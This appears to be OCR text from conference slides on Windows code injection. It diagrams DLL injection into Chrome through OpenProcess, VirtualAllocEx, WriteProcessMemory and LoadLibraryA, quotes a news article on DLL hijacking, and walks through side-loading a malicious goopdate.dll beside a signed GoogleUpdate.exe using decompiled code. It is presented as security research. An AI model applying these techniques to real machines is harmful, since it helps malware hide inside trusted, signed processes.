


LoadLibraryA("junk.dll")





LoadLibrary

LoadLibraryA("junk.dll")

Invoke DllMain() or DllEntry()






OpenProcess()

return access handle

Process



Malware.exe

⋮

Ntdll.dll

Kernel32.dll

User32.dll

⋮

Process



**Memory
Allocated**

⋮

Ntdll.dll

Kernel32.dll


User32.dll

⋮

*VirtualAllocEx()
Allocate memory to store DLL path*



Process



Malware.exe

⋮

Ntdll.dll

Kernel32.dll

User32.dll

⋮

Process



Chrome

C:\hola.dll

⋮

Ntdll.dll

Kernel32.dll


User32.dll

⋮

*WriteProcessMemory()
Copy DLL path to memory space*



Process



Malware.exe

⋮

Ntdll.dll

Kernel32.dll

User32.dll

⋮

Process



C:\hola.dll

⋮

Ntdll.dll


Kernel32.dll

User32.dll

⋮

Fixed

Process



Malware.exe

⋮

Ntdll.dll

Kernel32.dll

User32.dll

⋮

```
GetProcAddress(  
  LoadLibrary("kernel32.dll"),  
  "LoadLibraryA"  
);
```

Process



Chrome

C:\hola.dll



⋮

Ntdll.dll

Kernel32.dll

User32.dll

⋮



parameter



LoadLibraryA





Demo



Injection Art 4

DLL Side-Loading

DLL Hijacking Issue Plagues Products like Firefox, Chrome, iTunes, OpenOffice

Oracle patches Java installer against DLL hijacking issue

Feb 8, 2016 12:00 GMT · By Catalin Cimpanu  · Share:    

Oracle has released new Java installers to fix a well-known security issue (CVE-2016-0603) that also affects a plethora of other applications, from Web browsers to antivirus products, and from file compressors to home cinema software.

The problem is called DLL hijacking (or [DLL side-loading](#)) and refers to the fact that malware authors can place DLLs of the same name in specific locations on the target's filesystem and have it inadvertently load the malicious DLL instead of the safe one.

DLL hijacking is a very well-known issue









This type of attack is very old and has been known to many software vendors, and especially to malware authors, who sometimes prefer it because it allows them to hijack legitimate applications and not to rely on convincing users to double-click and execute their own malicious binary.

DLL Hijacking Issue

Here's a short (probably incomplete) list of applications that he found vulnerable to this attack: [Firefox](#), Google Chrome, [Adobe Reader](#), [7Zip](#), [WinRAR](#), [OpenOffice](#), [VLC](#) Media Player, Nmap, Python, [TrueCrypt](#), and Apple [iTunes](#).

Google Chrome

Google Updater

映像名稱	進程ID	父進程ID	映像路徑
 coherence.exe	1800	1484	C:\Program Files\Parallels\Parallels Tools\Services\coherence.exe
 svchost.exe	1412	504	C:\Windows\System32\svchost.exe
 spoolsv.exe	1384	504	C:\Windows\System32\spoolsv.exe
 svchost.exe	1252	504	C:\Windows\System32\svchost.exe
 svchost.exe	1000	504	C:\Windows\System32\svchost.exe
 svchost.exe	960	504	C:\Windows\System32\svchost.exe
 taskeng.exe	1784	960	C:\Windows\System32\taskeng.exe
 GoogleUpdate.exe	2016	1784	C:\Program Files\Google\Update\GoogleUpdate.exe

Google Updater

The image shows a Windows Explorer window displaying the properties of a file named GoogleUpdate.exe. The file is located at C:\Users\exploit\Desktop and is an application (.exe) with a size of 149 KB. The digital signature verification dialog box is open, showing that the signature is confirmed and signed by Google Inc. on April 22, 2017.

GoogleUpdate.exe - 內容

一般 相容性 數位簽章 安全性 詳細資料 以前的版本

檔案類型: 應用程式 (.exe)
描述: Google 安裝程式
位置: C:\Users\exploit\Desktop
大小: 149 KB (153,168 位元組)
磁碟大小: 152 KB (155,648 位元組)
建立日期: 2017年8月14日, 下午 05:01:11
修改日期: 2017年8月11日, 上午 03:49:26
存取日期: 2017年8月14日, 下午 05:01:11

屬性: 唯讀(R) 隱藏(H) 進階(D)...

數位簽章詳細資料

一般 進階

數位簽章資訊
這個數位簽章已確認。

簽署人資訊(S)

名稱: Google Inc
電子郵件: 無法使用
簽署時間: 2017 年 4 月 22 日上午 09:31:14

檢視憑證(V)

副署(U)

簽署人的名稱:	電子郵件地址:	時間戳記
COMODO SHA-...	無法使用	2017年4月22日 上...

詳細資料(D)

確定

```
int __fastcall sub_2F64CA(HMODULE hModule, char ch) {
    /* ... */
    if (
        GetModuleFileNameW(hModule, &Filename, 0x104u)
        &&
        (
            PathRemoveFileSpecW(&Filename),
            memcpy(&pszPath, &Filename, 260),
            PathAppendW(&pszPath, L"goopdate.dll")
        )
    )
    {
        if (sub_2F6211(&pszPath)) {
            // make v4 point to goopdate.dll
            sub_2F68D4(&pszPath, sub_2FAB00(&pszPath));
            result = 0;
        }
        /* ... */
    }
}
```

Google Updater

```
14 v6 = GetModuleHandleW(L"kernel32.dll");
15 v7 = GetProcAddress(v6, "SetDefaultDllDirectories");
16 if ( v7 )
17     ((void (__stdcall *)(signed int))v7)(2048);
18 v16 = sub_2B6260();
19 v8 = sub_2B603F();
20 if ( !v8 )
21     sub_2B5E90(-2147467259);
22 IpLibFileName = (LPCWSTR)((*(int (__stdcall **)(int, int))(*(_DWORD *)v8 + 12))(a1, a2) + 16);
23 v9 = sub_2B64CA(hModule, v16);
24 if ( v9 >= 0 )
25 {
26     v10 = LoadLibraryExW(IpLibFileName, 0, 0);
27     v11 = v10;
28     if ( v10 )
29     {
30         v12 = GetProcAddress(v10, "DllEntry");
31         if ( v12 )
32         {
33             v13 = GetCommandLineW();
34             v9 = ((int (__stdcall *)(LPWSTR, int))v12)(v13, a6);

```

LoadLibrary

Process

GoogleUpdate

...

.text Section

...

Ntdll.dll

Kernel32.dll

User32.dll


⋮

LoadLibraryA("goopdate.dll")



LoadLibrary

LoadLibraryA("goopdate.dll")



LoadLibrary

Process

GoogleUpdate

...

.text Section

...

Ntdll.dll

Kernel32.dll

User32.dll

⋮

goopdate.dll

...

.text Section

...

LoadLibraryA("goopdate.dll")

Invoke DllEntry()



Demo



✨**Magic**✨

DLL Side-Loading & Advanced Techniques

Issues Of Windows API

GetICMPProfile

Logics of Chrome after Loading Pages

```
chrome.IsSandboxedProcess+532CEE 50      push    eax
